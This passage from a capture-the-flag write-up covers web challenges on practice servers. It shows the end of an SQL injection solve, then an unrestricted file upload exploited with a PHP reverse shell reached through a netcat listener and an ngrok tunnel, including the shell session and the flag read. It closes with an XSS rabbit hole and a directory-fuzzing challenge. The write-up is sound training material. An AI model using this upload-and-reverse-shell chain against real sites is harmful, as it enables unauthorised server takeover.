   {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=voGO4%2BJF9dyYUikmXR8NbWi
   anppD%2FebylkfYENBLnzK8LyU8cwQNYxJ7AtA6xMQr5eqWqWW9h%2BBx%2F5mpxf6vuWIkjaQQmVuoMPykbnzH4ZQ4%
   2B%2BL%2BfB8chnfuDindqlAK4ALhlPJyA3nO957urp8%3D"}],"group":"cf-nel","max_age":604800}
7  Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
8  Server: cloudflare
9  Cf-Ray: 7f826cc02a5d02aa-CDG
10 Alt-Svc: h3=":443"; ma=86400
11
12 Congratulations! You've successfully retrieved the flag: CSCTF{U53r 1NPU7 54N17H1Z1N6
   r3DUC35 5Q1 1NJ3C710N5}
```

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	2
Request Cookies	1
Request Headers	22
Response Headers	9

4) Rise of the Upload Avengers

chall at https://challweb03-ctf.blackarch.fr



Here this site, we are asked to upload a picture for our website, so we upload the an image, to the site, nothing strange, but in our hacker minds, where can we get our flag and pwn this challenge?

Well lets fire up burp and repeat the same thing and intercept this request observe what is going on and we observe there is no restrictions on the type of file we can upload to the site which could be our way in.


so we upload a well crafted reverse shell in php anf try to execute it on the server. you can use ngrok to forward the incomming connections to your listening netcat.

```
┌──(ginfreecs㉿pop-os-bl4ck4arch)-[~/Tools]
└─$ nc -lnvp 5555
Listening on 0.0.0.0 5555
```

Using ngrok

```
ngrok

🤯 Try the ngrok Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingress

Session Status                online
Account                       evaristekunsuna.gwanulaga@ecole2600.com (Plan: Free)
Update                        update available (version 3.3.3, Ctrl-U to update)
Version                       3.3.0
Region                        Europe (eu)
Latency                       16ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:13572 -> localhost:5555

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

we upload the file and we execute it: gaining a reverse shell connection



Pretty Raw Hex

```
GET /uploads/shell.php HTTP/2
Host: challweb03-ctf.blackarch.fr
Cookie: cf_clearance=
rcIQxyXcRR.FHPPTHBufHMukzEtE3mSVczDiNH.A.B0-1692280304-0-1-9ec4c4f4.ab6e866.c9c59b14-0.1.1692280
304
Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.5414.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
```


we finally obtain a reverse shell and we get the flag

```
^C

┌──(ginfreecs㉿pop-os-bl4ck4arch)-[~/Tools]
└─$ nc -lnvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 39414
Linux challweb03-ctf 5.15.102-1-pve #1 SMP PVE 5.15.102-1 (2023-03-14T13:48Z) x86_64 x86_64 x86_64 GNU/Linux
 14:40:20 up 2 days, 15:00,  1 user,  load average: 1.58, 1.99, 2.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Mon23    2days  0.14s  0.13s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat /home/flag.txt
CSCTF{1MP13M3N7 4 W38 4PP11C4710N F1r3W411 70 r37r1C7 U53r rC3}
$
```


more advanced hackers could try to escalate privileges and become root, but we won't do that here.

5) Web of Deception


https://challweb02-ctf.blackarch.fr/



Here we see a minimal site with an input field and upon typing we get back what we typed on the page



from here we see there's is an input parameter on the site so what should comme to our mind as hackers is to test for XSS vulnerability on the site so in the input field we insert a javascript command



we see there's an XSS vulnerability on the input field.

Nevertheless this xss vuln was a rabbit hole, this challenge was meant to build your tryharding spirit and the challenge was as easy as the first one

a directory fuzzing and we see the directory flags where the flag was stored